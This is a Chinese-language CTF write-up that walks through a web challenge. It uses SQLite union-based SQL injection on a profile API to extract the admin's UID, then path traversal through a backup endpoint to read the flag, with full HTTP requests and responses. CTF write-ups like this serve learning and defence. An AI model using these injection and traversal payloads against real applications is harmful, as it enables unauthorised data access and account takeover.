

Internal System Login

User ID

Sign In

Don't have a UID? [Register here](#)

© Internal Use Only

先注册一个UID

Join the System

Registration Successful!

Your Unique ID (UID):

7b59f138a408473088dcbb66cb0624a9

(Please save this ID, it is your only way to login)

[Go to Login Screen](#)

登录进来可以看到有一个管理员工具，我们还是个user

Internal Management Dashboard

1 (user)

Account Overview

UID: 7b59f138a408473088dcbb66cb0624a9

Role: Standard User

Refresh Session Data

 **Administrator Tools**

Only users with the **admin** role can access the backup interface.

Access Denied

在Refresh Session Data这个功能中可以看到请求包上传了一个uid上去，我们在里面加一个单引号，直接报数据库错了，可以说明这有一个sql注入漏洞

```
1 POST /api/profile HTTP/1.1
2 Host: 8080-0b006b3e-69d3-4275-ad62-81d94612b9e0.challenge.ctfplus.cn
3 Content-Length: 43
4 Accept-Language: zh-CN,zh;q=0.9
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
6 like Gecko) Chrome/144.0.0.0 Safari/537.36
7 Content-Type: application/json
8 Accept: */*
9 Origin:
10 http://8080-0b006b3e-69d3-4275-ad62-81d94612b9e0.challenge.ctfplus.cn
11 Referer:
12 http://8080-0b006b3e-69d3-4275-ad62-81d94612b9e0.challenge.ctfplus.cn/dash
13 board
14 Accept-Encoding: gzip, deflate, br
15 Cookie: session=
16 eyJyb2x1IjoidXNlciIsInVpZCI6IjdiNTlmMTM4YTQwODQ3MzA4OGRjYmI2NmNiMDYyNGESII
17 widXNlcm5hbWUiOiIxIn0.ackYQw.3AtoRarm8P-hqb8zwV-EavOKsh8
18 Connection: keep-alive
19
20 {
21   "uid": "7b59f138a408473088dcb66cb0624a9"
22 }
```

```
1 HTTP/1.1 500 Internal Server Error
2 Content-Length: 99
3 Content-Type: application/json
4 Date: Sun, 29 Mar 2026 12:18:14 GMT
5 Server: Werkzeug/3.1.6 Python/3.10.18
6
7 {
8   "details": "unrecognized token: '\"7b59f138a408473088dcb66cb0624a9\"'",
9   "error": "Database error"
10 }
```

可以看到三个地方都有回显

请求	响应
<pre>1 POST /api/profile HTTP/1.1 2 Host: 8080-0b006b3e-69d3-4275-ad62-81d94612b9e0.challenge.ctfplus.cn 3 Content-Length: 64 4 Accept-Language: zh-CN,zh;q=0.9 5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, 6 like Gecko) Chrome/144.0.0.0 Safari/537.36 7 Content-Type: application/json 8 Accept: */* 9 Origin: 10 http://8080-0b006b3e-69d3-4275-ad62-81d94612b9e0.challenge.ctfplus.cn 11 Referer: 12 http://8080-0b006b3e-69d3-4275-ad62-81d94612b9e0.challenge.ctfplus.cn/dash 13 board 14 Accept-Encoding: gzip, deflate, br 15 Cookie: session= 16 eyJyb2x1IjoidXNlciIsInVpZCI6IjdiNTlmMTM4YTQwODQ3MzA4OGRjYmI2NmNiMDYyNGESII 17 widXNlcm5hbWUiOiIxIn0.ackYQw.3AtoRarm8P-hqb8zwV-EavOKsh8 18 Connection: keep-alive 19 20 { 21 "uid": "7b59f138a408473088dcb66cb0624a9" 22 }</pre>	<pre>1 HTTP/1.1 200 OK 2 Content-Length: 32 3 Content-Type: application/json 4 Date: Sun, 29 Mar 2026 12:20:40 GMT 5 Server: Werkzeug/3.1.6 Python/3.10.18 6 7 { 8 "role": 3, 9 "uid": 1, 10 "username": 2 11 }</pre>

经过测试为sqlite注入，查表可以看到有一个users表

'union select 1,name,3 from sqlite_master where type='table'--+

```
1 POST /api/profile HTTP/1.1
2 Host: 8080-0b006b3e-69d3-4275-ad62-81d94612b9e0.challenge.ctfplus.cn
3 Content-Length: 105
4 Accept-Language: zh-CN,zh;q=0.9
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
6 like Gecko) Chrome/144.0.0.0 Safari/537.36
7 Content-Type: application/json
8 Accept: */*
9 Origin:
10 http://8080-0b006b3e-69d3-4275-ad62-81d94612b9e0.challenge.ctfplus.cn
11 Referer:
12 http://8080-0b006b3e-69d3-4275-ad62-81d94612b9e0.challenge.ctfplus.cn/dash
13 board
14 Accept-Encoding: gzip, deflate, br
15 Cookie: session=
16 eyJyb2x1IjoidXNlciIsInVpZCI6IjdiNTlmMTM4YTQwODQ3MzA4OGRjYmI2NmNiMDYyNGESII
17 widXNlcm5hbWUiOiIxIn0.ackYQw.3AtoRarm8P-hqb8zwV-EavOKsh8
18 Connection: keep-alive
19
20 {
21   "uid":
22     "7b59f138a408473088dcb66cb0624a9"
23   "union select 1,name,3 from sqlite_master where type='table'--+"
24 }
```

```
1 HTTP/1.1 200 OK
2 Content-Length: 38
3 Content-Type: application/json
4 Date: Sun, 29 Mar 2026 12:21:59
5 Server: Werkzeug/3.1.6 Python/3.
6
7 {
8   "role": 3,
9   "uid": 1,
10  "username": "users"
11 }
```

查列名，可以看到有uid，username，role三列

```
'union select 1,sql,3 from sqlite_master where  
type='table'--+
```

```
Like Gecko) Chrome/144.0.0.0 Safari/537.36
6 Content-Type: application/json
7 Accept: */*
8 Origin:
9 Referer:
10 Accept-Encoding: gzip, deflate, br
11 Cookie: session=
12 Connection: keep-alive
13
14 {
  "uid":
    "7b59f138a408473088dcb66cb0624a9'union select 1,sql,3 from sqlite_maste
    r where type='table'--+"
}
```


```
6
7 {
  "role": 3,
  "uid": 1,
  "username":
    "CREATE TABLE users \n          (uid TEXT PRIMARY KEY, \n
    username TEXT NOT NULL, \n
    role TEXT NOT NULL)"
}
8
```

直接爆破出admin的uid

```
Like Gecko) Chrome/144.0.0.0 Safari/537.36
6 Content-Type: application/json
7 Accept: */*
8 Origin:
9 Referer:
10 Accept-Encoding: gzip, deflate, br
11 Cookie: session=
12 Connection: keep-alive
13
14 {
  "uid":
    "7b59f138a408473088dcb66cb0624a9'union select uid,username,role from us
    ers--+"
}
```

```
6
7 {
  "role": "admin",
  "uid": "767417bcd63f4e18b65f98bd50b8569d",
  "username": "admin"
}
8
```

用admin的uid登录进来，文件备份工具就可以用了



继续抓包可以看到get传参有一个config.json文件，可以试试文件包含，我们直接改成/flag

```
美化 Raw Hex
1 GET /api/admin?action=backup&file=config.json HTTP/1.1
2 Host: 8080-0b006b3e-69d3-4275-ad62-81d94612b9e0.challenge.ctfplus.cn
3 Accept-Language: zh-CN,zh;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/144.0.0.0 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
  p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer:
  http://8080-0b006b3e-69d3-4275-ad62-81d94612b9e0.challenge.ctfplus.cn/dash
  board
8 Accept-Encoding: gzip, deflate, br
9 Cookie: session=
  .eJyrVirKz0lVs1JKTMnNzFPSUSrNTAHyzM3MTQzNk5JTzIzTTFINLZLMTNMsLZJSTA2SLEzNL
  FNACotTi_IScxF6awFayBao.ackaPQ.cUexRvE8DfI3dXg6Pr0Bie_Wz4M
10 Connection: keep-alive
11
12
```

被waf拦截了，不能直接用绝对路径

```
美化 Raw Hex
1 GET /api/admin?action=backup&file=/flag HTTP/1.1
2 Host: 8080-0b006b3e-69d3-4275-ad62-81d94612b9e0.challenge.ctfplus.cn
3 Accept-Language: zh-CN,zh;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/144.0.0.0 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
  p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer:
  http://8080-0b006b3e-69d3-4275-ad62-81d94612b9e0.challenge.ctfplus.cn/dash
  board
8 Accept-Encoding: gzip, deflate, br
9 Cookie: session=
  .eJyrVirKz0lVs1JKTMnNzFPSUSrNTAHyzM3MTQzNk5JTzIzTTFINLZLMTNMsLZJSTA2SLEzNL
  FNACotTi_IScxF6awFayBao.ackaPQ.cUexRvE8DfI3dXg6Pr0Bie_Wz4M
10 Connection: keep-alive
11
12
```

```
美化 Raw Hex 页面渲染
1 HTTP/1.1 400 Bad Request
2 Content-Length: 41
3 Content-Type: text/html; charset=utf-8
4 Date: Sun, 29 Mar 2026 12:27:10 GMT
5 Server: Werkzeug/3.1.6 Python/3.10.18
6 Vary: Cookie
7
8 Direct absolute path access is forbidden!
```

用相对路径发现flag文件找不到

```
美化 Raw Hex
1 GET /api/admin?action=backup&file=../../../.././flag HTTP/1.1
2 Host: 8080-0b006b3e-69d3-4275-ad62-81d94612b9e0.challenge.ctfplus.cn
3 Accept-Language: zh-CN,zh;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/144.0.0.0 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
  p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer:
  http://8080-0b006b3e-69d3-4275-ad62-81d94612b9e0.challenge.ctfplus.cn/dash
  board
8 Accept-Encoding: gzip, deflate, br
9 Cookie: session=
  .eJyrVirKz0lVs1JKTMnNzFPSUSrNTAHyzM3MTQzNk5JTzIzTTFINLZLMTNMsLZJSTA2SLEzNL
  FNACotTi_IScxF6awFayBao.ackaPQ.cUexRvE8DfI3dXg6Pr0Bie_Wz4M
10 Connection: keep-alive
11
12
```

```
美化 Raw Hex 页面渲染
1 HTTP/1.1 404 Not Found
2 Content-Length: 14
3 Content-Type: text/html; charset=utf-8
4 Date: Sun, 29 Mar 2026 12:28:10 GMT
5 Server: Werkzeug/3.1.6 Python/3.10.18
6 Vary: Cookie
7
8 File not found
```

直接flag也是一样，可以判断把../去掉了

请求	响应
美化 Raw Hex	美化 Raw Hex 页面渲染
<pre> 1 GET /api/admin?action=backup&file=flag HTTP/1.1 2 Host: 8080-0b006b3e-69d3-4275-ad62-81d94612b9e0.challenge.ctfplus.cn 3 Accept-Language: zh-CN,zh;q=0.9 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 7 Referer: http://8080-0b006b3e-69d3-4275-ad62-81d94612b9e0.challenge.ctfplus.cn/dash board 8 Accept-Encoding: gzip, deflate, br 9 Cookie: session= .eJyrVirKz0lVslJKTMnNzFPSUSrNTAHyzM3MTQzNk5JTzIzTTFINLZLMTNmSLZJSTA2SLEzNL FNACotTi_IScxF6awFayBao.ackaPQ.cUexRvE8DfI3dXg6Pr0Bie_wz4M 10 Connection: keep-alive 11 12 </pre>	<pre> 1 HTTP/1.1 404 Not Found 2 Content-Length: 14 3 Content-Type: text/html; charset=utf-8 4 Date: Sun, 29 Mar 2026 12:28:57 GMT 5 Server: Werkzeug/3.1.6 Python/3.10.18 6 Vary: Cookie 7 8 File not found </pre>

既然不能直接绝对路径，那肯定是相对路径了，既然../会被去掉，我们直接../flag

美化 Raw Hex	美化 Raw Hex 页面渲染
<pre> 1 GET /api/admin?action=backup&file=../flag HTTP/1.1 2 Host: 8080-fcb497e3-0d02-4179-95a0-40029bd3244a.challenge.ctfplus.cn 3 Accept-Language: zh-CN,zh;q=0.9 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/av if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange ;v=b3;q=0.7 7 Referer: http://8080-fcb497e3-0d02-4179-95a0-40029bd3244a.challenge.ctf plus.cn/dashboard 8 Accept-Encoding: gzip, deflate, br 9 Cookie: session= .eJyrVirKz0lVslJKTMnNzFPSUSrNTAHxLJPMUOWSDS1MzdNMLA2MLC0s0owTL dPMkgysU41SUKEk10L8hJzEXprAWVxFwA.acdkoQ.pCJY1huTx8KWAMLgtvcO 8tyf51A 10 Connection: keep-alive 11 12 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Content-Length: 44 3 Content-Type: text/html; charset=utf-8 4 Date: Sat, 28 Mar 2026 05:45:52 GMT 5 Server: Werkzeug/3.1.6 Python/3.10.18 6 Vary: Cookie 7 8 XMCTF{44ec8dd2-c637-44ab-8935-cb011d262997} 9 </pre>